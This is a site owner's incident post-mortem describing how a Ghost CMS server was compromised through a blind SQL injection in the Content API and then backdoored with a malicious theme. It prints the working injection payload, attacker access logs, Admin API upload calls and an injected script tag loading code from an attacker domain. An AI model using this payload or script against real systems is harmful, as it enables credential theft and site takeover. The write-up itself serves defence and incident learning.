We all know what happens when you leave edge software unpatched. Earlier this year, I was keeping an eye on CVE-2026-24778. It was an XSS flaw in the Ghost members Portal component where a malicious link could trigger JavaScript execution under a staff member's session and lead to account takeover. I didn't have time to do a full upgrade, so I just disabled the membership features to neutralize the vulnerable component.
That quick fix turned into a bad habit. The underlying server environment had slowly decayed. I was hitting npm upgrade build failures and broken dependency trees that made in-place patching impossible. I didn't have the cycles to debug the Node.js environment, so I left the instance unpatched and stopped paying attention to the threat landscape. Because of that, I completely missed the disclosure of a much worse flaw: CVE-2026-26980.
In late May 2026, that technical debt caught up with me. My Ghost instance got swept up in an automated mass-exploitation campaign. CVE-2026-26980 is a textbook, unauthenticated blind SQL injection in the Content API. It lets attackers dump the database and pivot straight to administrative control.
While the application layer failed completely, the compromise actually stopped at the network boundary. A strict Nginx Content Security Policy (CSP) blocked the second-stage payload from executing.
Here is a breakdown of how the attack worked, the logs confirming the execution path, and why my only real option for remediation was burning the server to the ground.
The Initial Symptom: Investigating "Undefined"
I didn't realize the site was compromised right away. The first thing I noticed was purely cosmetic. Post cards and titles were failing to render and were just outputting undefined to the DOM.
Assuming it was a Handlebars template issue or a broken asset link, I opened Chrome DevTools to check the network traffic. Instead of a missing CSS file, I found a blocked outbound request to a shady looking external domain:

The browser dropped the request to [teamsweb.co.com/api.php](https://teamsweb.co.com/api.php). My Nginx Content-Security-Policy specifically whitelists my own domain and specific CDNs like cdn.jsdelivr.net. Since teamsweb.co.com was not in the script-src directive, the request was killed right at the network layer with a net::ERR_BLOCKED_BY_CSP error.
The undefined rendering issue was just a side effect. The attacker's injected script failed to load, which crashed the theme's core client-side rendering logic.
The Vulnerability: CVE-2026-26980
Digging into the Nginx access logs revealed the root cause. CVE-2026-26980 affects Ghost CMS versions 3.24.0 through 6.19.0. The bug lives in slug-filter-order.js. The Content API input serializer takes user-supplied slug values and concatenates them directly into SQL CASE statements using string interpolation instead of parameterized queries.
Ghost embeds the public Content API key directly in the frontend HTML via the {{ghost_head}} helper. An attacker just scrapes this key from the DOM and fires crafted GET requests at the effectively unauthenticated /ghost/api/content/posts/ or /ghost/api/content/tags/ endpoints to start pulling data from the database.
Phase 1: Database Exfiltration
At 07:12 PDT on May 30, an automated script using python-requests/2.34.2 started hammering the Content API endpoint. By injecting boolean logic into the unparsed filter=slug:[...] query string, the attacker ran a binary search to dump the api_keys table.
Let's look at the exact moment the script isolated the 4th character of my Admin API secret.
Stripping away the URL encoding from the logs, the raw SQL injected into the backend CASE statement looks like this:
' OR (ASCII(SUBSTR((SELECT secret FROM api_keys LIMIT 1 OFFSET 0) FROM 4 FOR 1)) >= 80) THEN (SELECT exp(710)) WHEN slug='
This syntax forces the database to evaluate a specific condition: Is the ASCII integer value of the 4th character of the Admin API secret greater than or equal to X?
If the database evaluates this as TRUE, it executes SELECT exp(710). This intentionally triggers a numeric overflow error, causing the application to return an HTTP 500. If FALSE, the query completes normally and returns an HTTP 200.
111.90.139.202 - - [30/May/2026:07:12:18 -0700] "GET /ghost/api/content/tags/?key=9e1a1c8281ecd5a80ec3e60f59&filter=slug:%5B'%20OR%20(ASCII(SUBSTR((SELECT%20secret%20FROM%20api_keys%20LIMIT%201%20OFFSET%200)%20FROM%204%20FOR%201))%3E=80)%20THEN%20(SELECT%20exp(710))%20WHEN%20slug=',htb%5D&limit=all HTTP/1.1" 500 886 "-" "python-requests/2.34.2"
111.90.139.202 - - [30/May/2026:07:12:18 -0700] "GET /ghost/api/content/tags/?key=9e1a1c8281ecd5a80ec3e60f59&filter=slug:%5B'%20OR%20(ASCII(SUBSTR((SELECT%20secret%20FROM%20api_keys%20LIMIT%201%20OFFSET%200)%20FROM%204%20FOR%201))%3E=104)%20THEN%20(SELECT%20exp(710))%20WHEN%20slug=',htb%5D&limit=all HTTP/1.1" 200 520 "-" "python-requests/2.34.2"
111.90.139.202 - - [30/May/2026:07:12:18 -0700] "GET /ghost/api/content/tags/?key=9e1a1c8281ecd5a80ec3e60f59&filter=slug:%5B'%20OR%20(ASCII(SUBSTR((SELECT%20secret%20FROM%20api_keys%20LIMIT%201%20OFFSET%200)%20FROM%204%20FOR%201))%3E=90)%20THEN%20(SELECT%20exp(710))%20WHEN%20slug=',htb%5D&limit=all HTTP/1.1" 500 886 "-" "python-requests/2.34.2"
111.90.139.202 - - [30/May/2026:07:12:18 -0700] "GET /ghost/api/content/tags/?key=9e1a1c8281ecd5a80ec3e60f59&filter=slug:%5B'%20OR%20(ASCII(SUBSTR((SELECT%20secret%20FROM%20api_keys%20LIMIT%201%20OFFSET%200)%20FROM%204%20FOR%201))%3E=99)%20THEN%20(SELECT%20exp(710))%20WHEN%20slug=',htb%5D&limit=all HTTP/1.1" 200 520 "-" "python-requests/2.34.2"
111.90.139.202 - - [30/May/2026:07:12:19 -0700] "GET /ghost/api/content/tags/?key=9e1a1c8281ecd5a80ec3e60f59&filter=slug:%5B'%20OR%20(ASCII(SUBSTR((SELECT%20secret%20FROM%20api_keys%20LIMIT%201%20OFFSET%200)%20FROM%204%20FOR%201))%3E=97)%20THEN%20(SELECT%20exp(710))%20WHEN%20slug=',htb%5D&limit=all HTTP/1.1" 500 886 "-" "python-requests/2.34.2"
111.90.139.202 - - [30/May/2026:07:12:19 -0700] "GET /ghost/api/content/tags/?key=9e1a1c8281ecd5a80ec3e60f59&filter=slug:%5B'%20OR%20(ASCII(SUBSTR((SELECT%20secret%20FROM%20api_keys%20LIMIT%201%20OFFSET%200)%20FROM%204%20FOR%201))%3E=98)%20THEN%20(SELECT%20exp(710))%20WHEN%20slug=',htb%5D&limit=all HTTP/1.1" 200 520 "-" "python-requests/2.34.2"
Mapping the logic of those six HTTP requests reveals the exact binary search sequence:
>= 80$\rightarrow$ HTTP 500 (True)>= 104$\rightarrow$ HTTP 200 (False)>= 90$\rightarrow$ HTTP 500 (True)>= 99$\rightarrow$ HTTP 200 (False)>= 97$\rightarrow$ HTTP 500 (True)>= 98$\rightarrow$ HTTP 200 (False)
The logic converges on a single truth: The ASCII value is >= 97, but it is NOT >= 98. The integer is exactly 97. In ASCII, 97 translates to the lowercase letter a. The script looped this sequence 64 times to reconstruct my entire persistent Admin API key.
Phase 2: Administrative Persistence
Now armed with the Admin API key, the attacker bypassed the database entirely for the actual injection. They pushed a malicious Ghost theme archive named edition using standard REST calls:
111.90.139.202 - - [30/May/2026:07:13:42 -0700] "POST /ghost/api/admin/themes/upload HTTP/1.1" 403 230 "-" "python-requests/2.34.2"
111.90.139.202 - - [30/May/2026:07:13:44 -0700] "POST /ghost/api/admin/themes/upload HTTP/1.1" 200 211 "-" "python-requests/2.34.2"
111.90.139.202 - - [30/May/2026:07:13:45 -0700] "PUT /ghost/api/admin/themes/edition/activate HTTP/1.1" 200 211 "-" "python-requests/2.34.2"
Once activated, this theme injected the script block I noticed earlier in DevTools: <script src="[https://teamsweb.co.com/api.php](https://teamsweb.co.com/api.php)"></script>.
My Content Security Policy instantly blocked the execution of this script, so we cannot confirm the exact payload. We can look at how mass-exploitation campaigns use this specific C2 structure though. The api.php file usually acts as a dynamic Traffic Distribution System (TDS). Instead of hosting static malware, it fingerprints the incoming HTTP request. If the visitor matches the target profile like running a Windows OS on a non-scanner IP, it usually serves a ClickFix payload. This involves a fake CAPTCHA or update modal that copies a malicious PowerShell command to the user's clipboard and instructs them to run it via the Run dialog.
Remediation: Burning Down the Environment
Trying to clean the database or replace the infected theme in place is a waste of time. The Admin API key was exfiltrated during the SQL injection phase, meaning the attacker retains write access indefinitely. On top of that, the npm dependency rot that prevented me from patching in the first place meant the server was completely unmaintainable.
To permanently kill this attack vector and pay down my technical debt, I abandoned the compromised droplet entirely.
The remediation path looked like this:
- Deploying a Fresh Instance: I spun up a new, locked-down server running Ghost
v6.19.1+on a clean OS and Node.js environment. - Data Migration: I exported the core content and strictly validated the database backup before importing it. I had to make sure no injected payloads carried over.
- Credential Purge: I invalidated and recreated all Admin API Integration keys and forced a reset of all Staff session tokens on the new deployment.
- Asset Verification: I manually reviewed and migrated my trusted theme templates instead of copying the old filesystem. This ensured the uploaded
editiontheme was stripped out completely.
Defense in depth works. An application-level flaw guaranteed a database compromise, but infrastructure-level controls prevented a client-side disaster. Just remember that partial mitigations and network filters do not replace an active patching schedule. When your dependency tree breaks, your security lifecycle ends. Validate your CSP headers, and do not let your infrastructure rot.